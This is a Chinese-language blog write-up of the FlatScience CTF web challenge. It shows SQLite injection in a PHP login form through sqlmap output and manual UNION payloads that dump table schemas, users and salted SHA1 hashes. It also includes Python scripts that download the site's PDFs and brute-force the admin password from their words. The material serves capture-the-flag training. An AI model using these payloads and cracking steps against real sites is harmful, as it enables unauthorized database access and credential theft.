

# 攻防世界web进阶区FlatScience详解

原创

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## 攻防世界web进阶区FlatScience

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## 题目

Last Modified: Fri Mar 31:33:7 U

## Best Papers

Hey! Welcome to my (partly unfinished) oldskool Website!  
I'm Prof. Flux Horst, .. argh, 'nuff said - you should know me!  
Here are some of my famous Papers i wrote so far.

Maybe you check them out yourselves?!

Try [this](#) or [this](#) or go [here](#)

*Flux Horst (Flux dot Horst at rub dot flux)*

<https://blog.csdn.net/hxhxhxhx>

Admin-Panel

220.249.52.133:41140/admin.php

INT SQL XSS Encryption Encoding Other

Load URL Split URL Execute

Enable Post data Enable Referrer

Last Modified: Fri Mar 31:33:7 UT

## Admin-Panel

ID:

Password:

---

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## Login

Login Page, do not try to hax here plox!

ID:

Password:

---

*Flux Horst (Flux dot Horst at rub dot flux)*

<https://blog.csdn.net/hxhxhxhxx>

## 解法

我们一个一个点进去发现也就是一些论文之类的

```

User-agent: *
Disallow: /login.php
Disallow: /admin.php
  
```

我们御剑发现了一些东西

robots.txt

我们登录试试

The screenshot shows the Admin-Panel interface with a 'Login' tab selected. The URL is http://220.249.52.133:41140/login.php. The tool's sidebar has 'INT' selected under the 'SQL' category. The main area shows the login form with fields for 'ID:' and 'Password:', and a 'Submit' button. Below the form, a warning message is displayed: 'Warning: SQLite3::query(): Unable to prepare statement: 1, unrecognized token: "2801497d9ca18eef4382b18d1889b8bc97e28461" in /var/www/html/login.php on line 47'. A note below says 'Some Error occurred!' followed by the text 'Flux Horst (Flux dot Horst at rub dot flux)'. The status bar at the bottom right shows the URL https://blog.csdn.net/hxhxhxhxx.

在login页面有报错，我们猜测是sql注入

The screenshot shows the Admin-Panel tool with the URL http://220.249.52.133:41140/admin.php selected. The 'INT' category is selected in the sidebar. The main area displays the source code of the page. A red arrow points to line 23, which contains the line '<form method="post">'. The status bar at the bottom right shows the URL https://blog.csdn.net/hxhxhxhxx.

```
24 ID:<br>
25 <input type="text" name="usr" value="admin">
26 <br><br>
27 Password:<br>
28 <input type="text" name="pw">
29 <br><br>
30 <input type="submit" value="Submit">
31 </form>
32
33 <br>Nono! Stahp?!
34 <hr noshade>
35 <address>Flux Horst (Flux dot Horst at rub dot flux)</address>
36 </body>
37
38
```


<https://blog.csdn.net/hxhxhxhx/>

他的源码中写到，登录是你不可能绕过的

```
:1
:2 <h1>Login</h1>
:3
:4 Login Page, do not try to hax here plox!<br>
:5
:6
:7 <form method="post">
:8   ID:<br>
:9   <input type="text" name="usr">
:10  <br>
:11  Password:<br>
:12  <input type="text" name="pw">
:13  <br><br>
:14  <input type="submit" value="Submit">
:15 </form>
:16
:17 <br />
:18 <b>Warning</b>: SQLite3::query(): Unable to prepare statement: 1, unrecognized token: &quot;
:19 <br>Some Error occurred! <!-- TODO: Remove ?debug-Parameter! -->
:20
:21
:22
:23
:24 <hr noshade>
:25 <address>Flux Horst (Flux dot Horst at rub dot flux)</address>
:26 </body>
```

<https://blog.csdn.net/fuxuemingzhu>

这里源码中出现了? debug, 可能是一个调试页面, 我们访问看看



```

blockquote { background: #eeeeee; }
h1 { border-bottom: solid black 2px; }
h2 { border-bottom: solid black 1px; }
.comment { color: darkgreen; }
</style>

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<title>Login</title>
</head>
<body>

<div align=right class=lastmod>
Last Modified: Fri Mar 31 33:7 UTC 1337
</div>

<h1>Login</h1>

```

<https://blog.csdn.net/hxhxhxhxx>

```

<?php
if(isset($_POST['usr']) && isset($_POST['pw'])){
    $user = $_POST['usr'];
    $pass = $_POST['pw'];

    $db = new SQLite3('../fancy.db');

    $res = $db->query("SELECT id,name from Users where name='".$user."' and password='".$sha1($pass."Salz!")'.
"");
    if($res){
        $row = $res->fetchArray();
    }
    else{
        echo "<br>Some Error occurred!";
    }

    if(isset($row['id'])){
        setcookie('name', '$row['name'], time() + 60, '/');
        header("Location: /");
        die();
    }
}

if(isset($_GET['debug']))
highlight_file('login.php');
?>
<!-- TODO: Remove ?debug Parameter! -->

```

判定POST提交的usr和pw是否存在，很显然usr处存在注入  
这里提醒是sqlite数据库

tips:

sqlite数据库有一张sqlite\_master表，  
里面有type/name/tbl\_name/rootpage/sql记录着用户创建表时的相关信息

我们使用sqlmap进行尝试

```
[23:15:44] [INFO] testing 'SQLite inline queries'
[23:15:44] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[23:15:44] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[23:15:46] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[23:15:48] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[23:15:51] [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query)'
[23:16:25] [INFO] (custom) POST parameter '#1*' appears to be 'SQLite > 2.0 OR time-based blind (heavy query)' injectable
[23:16:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:16:25] [INFO] checking if the injection point on (custom) POST parameter '#1*' is a false positive
got a 302 redirect to 'http://220.249.52.133:41140/'. Do you want to follow? [Y/n]
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [y/N]
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 156 HTTP(s) requests:
-- Parameter: #1* ((custom) POST)
  Type: time-based blind
  Title: SQLite > 2.0 OR time-based blind (heavy query)
  Payload: usr=123' OR 1590=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))-- Asfm&pw=123
-- [23:17:45] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Debian 8.0 (jessie)
web application technology: PHP 5.6.30, Apache 2.4.10
back-end DBMS: SQLite
[23:17:45] [INFO] fetched data logged to text files under 'C:\Users\12100\AppData\Local\sqlmap\output\220.249.52.133'

[*] ending @ 23:17:45 / 2020-08-06/
```

D:\Python27\sqlmap https://blog.csdn.net/hxhxhxh/

可见，存在注入

但是并没有跑出来，可能是我的网速问题

这里我们知道了他的数据库是sqlite


那么我们进行手工注入

1' --+,不报错，说明闭合方式确定了。

1' order by 3 --+报错，1' order by 2 --+不报错，说明字段是2，

The screenshot shows the Burp Suite Professional interface with the following details:

- Request Tab:** Contains the raw POST data for the login.php endpoint. The payload includes `usr=1' union select 1,2--&pw=123`.
- Response Tab:** Shows the server's response. The status is 302 Found, and the response body contains the exploit's output.
- Target:** http://220.249.52.133:41140
- Headers:** Includes standard headers like Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Content-Type, Content-Length, Referer, Connection, and Upgrade-Insecure-Requests.
- Content:** The response body contains the exploit's output, including the injected SQL code and its results.



这里我们看到有回显了

This screenshot shows a successful SQL injection exploit using Burp Suite. The 'Request' tab contains a POST request to '/login.php' with the payload 'usr=1' union select name,sql from sqlite\_master --+&pw=123'. The 'Response' tab shows the server's response, which includes a 'Set-Cookie' header indicating a new table was created: 'name=+CREATE+TABLE+Users%28id+int+primary+key%2Cname+varchar%28255%29%2Cpassword+varchar%28255%29%2Chint+varchar%28255%29%29; expires=Thu, 06-Aug-2020 15:47:54 GMT; Max-Age=60; path=/'. The status code is 302 Found, and the content type is text/html. Below the response, the raw HTML source code is visible, showing the creation of the 'Users' table.

```
comment color:darkgreen, j</style>
0 matches
0 matches
https://http://220.249.52.133:41140
Done
1,106 bytes | 68 millis
```

```
CREATE TABLE Users(
    id int primary key,
    name varchar(255),
    password varchar(255),
    hint varchar(255)
)
```

我们查询到了他的数据库，发现有hint这个选项  
进去看看

The screenshot shows the Burp Suite Professional interface. In the Request tab, a POST request is sent to `/login.php` with the following headers and body:

```
POST /login.php HTTP/1.1
Host: 220.249.52.133:41140
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Referer: http://220.249.52.133:41140/login.php
Connection: close
Upgrade-Insecure-Requests: 1

usr=' union select 1,group_concat(hint) from users --&pw=123
```

In the Response tab, the server returns a 302 Found status with the following headers and content:

```
HTTP/1.1 302 Found
Date: Thu, 06 Aug 2020 15:48:24 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.6.30
Set-Cookie: name=+my+fav+word+in+my+fav+paper%3F%21%2Cmy+love+is%E2%80%A6%3F%2Cthe+password+is+password; expires=Thu, 06-Aug-2020 15:49:24 GMT; Max-Age=60; path=/
Location: /
Content-Length: 699
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">

<html>
<head>
<style>
blockquote { background: #eeeeee; }
h1 { border-bottom: solid black 2px; }
```

The content of the response is a rendered HTML page with a background color of #eeeeee and a black border for the first h1 element.

The screenshot shows a browser window with the following tabs at the top:

- Unicode编码
- UTF-8编码
- URL编码/解码
- Unix时间戳
- Ascii/Native编码互转
- Hex编码/解码
- Http

The main content area displays the rendered HTML from the previous screenshot, showing the background color and border styling.

这里查到，需要他的论文，  
我们查询一下其他的列

```
1' union select id,group_concat(id) from users--得到1, 2, 3

1' union select id,group_concat(name) from users--得到admin,fritze,hansi

1' union select id,group_concat(password) from users--得到3fab54a50e770d830c0416df817567662a9dc85c、54eae8935c9
0f467427f05e4ece82cf569f89507、34b0bb7c304949f9ff2fc101eef0f048be10d3bd
```

## 整合一下

```
id  hint                                name    password
1  my fav word in my fav paper?!   admin   3fab54a50e770d830c0416df817567662a9dc85c
2  my love isâ?  fritze   54eae8935c90f467427f05e4ece82cf569f89507
3  the password is password      hansi   34b0bb7c304949f9ff2fc101eef0f048be10d3bd
```

<https://blog.csdn.net/hxhxhxhx/>

我们猜测，他的密码应该和pdf有关

使用网上的脚本

python3爬取多目标网页PDF文件并下载到指定目录：

```
import requests
import re
import os
import sys

re1 = '[a-fA-F0-9]{32,32}.pdf'
re2 = '[0-9\!]{2,2}index.html'

pdf_list = []
def get_pdf(url):
    global pdf_list
    print(url)
    req = requests.get(url).text
    re_1 = re.findall(re1,req)
    for i in re_1:
        pdf_url = url+i
        pdf_list.append(pdf_url)
    re_2 = re.findall(re2,req)
    for j in re_2:
        new_url = url+j[0:2]
        get_pdf(new_url)
    return pdf_list
# return re_2

pdf_list = get_pdf('http://220.249.52.133:46876/')
print(pdf_list)
for i in pdf_list:
    os.system('wget '+i)
```

```
from io import StringIO

#python3
from pdfminer.pdfpage import PDFPage
from pdfminer.converter import TextConverter
from pdfminer.converter import PDFPageAggregator
from pdfminer.layout import LTTextBoxHorizontal, LAParams
from pdfminer.pdfinterp import PDFResourceManager, PDFPageInterpreter

import sys
import string
import os
import hashlib
```

```
import hashlib
import importlib
import random
from urllib.request import urlopen
from urllib.request import Request

def get_pdf():
    return [i for i in os.listdir("./") if i.endswith("pdf")]

def convert_pdf_to_txt(path_to_file):
    rsrcmgr = PDFResourceManager()
    retstr = StringIO()
    codec = 'utf-8'
    laparams = LAParams()
    device = TextConverter(rsrcmgr, retstr, codec=codec, laparams=laparams)
    fp = open(path_to_file, 'rb')
    interpreter = PDFPageInterpreter(rsrcmgr, device)
    password = ""
    maxpages = 0
    caching = True
    pagenos=set()

    for page in PDFPage.get_pages(fp, pagenos, maxpages=maxpages, password=password,caching=caching, check_extractable=True):
        interpreter.process_page(page)

    text = retstr.getvalue()

    fp.close()
    device.close()
    retstr.close()
    return text

def find_password():
    pdf_path = get_pdf()
    for i in pdf_path:
        print ("Searching word in " + i)
        pdf_text = convert_pdf_to_txt("./"+i).split(" ")
        for word in pdf_text:
            sha1_password = hashlib.sha1(word.encode('utf-8')+'Salz!'.encode('utf-8')).hexdigest()
            if (sha1_password == '3fab54a50e770d830c0416df817567662a9dc85c'):
                print ("Find the password :" + word)
                exit()

if __name__ == "__main__":
    find_password()
```

得到admin的密码为ThinJerboa

The screenshot shows a browser window titled "Admin-Panel" with the URL "220.249.52.133:41140/admin.php". The browser's toolbar includes a search bar, a refresh button, and various system icons. The main content area has a tab bar with "INT" selected, followed by "SQL", "XSS", "Encryption", "Encoding", and "Other". Below the tabs are buttons for "Load URL", "Split URL", and "Execute". There are also checkboxes for "Enable Post data" and "Enable Referrer". A timestamp at the bottom right indicates "Last Modified: Fri Mar 31:33:7 UTC 1337".

**Admin-Panel**

ID:

Password:

Yay!!!  
flag{Th3\_Fl4t\_Earth\_Prof\_i\$\_n0T\_so\_Smart\_huh?}

*Flux Horst (Flux dot Horst at rub dot flux)*

<https://blog.csdn.net/hxhxhxhx>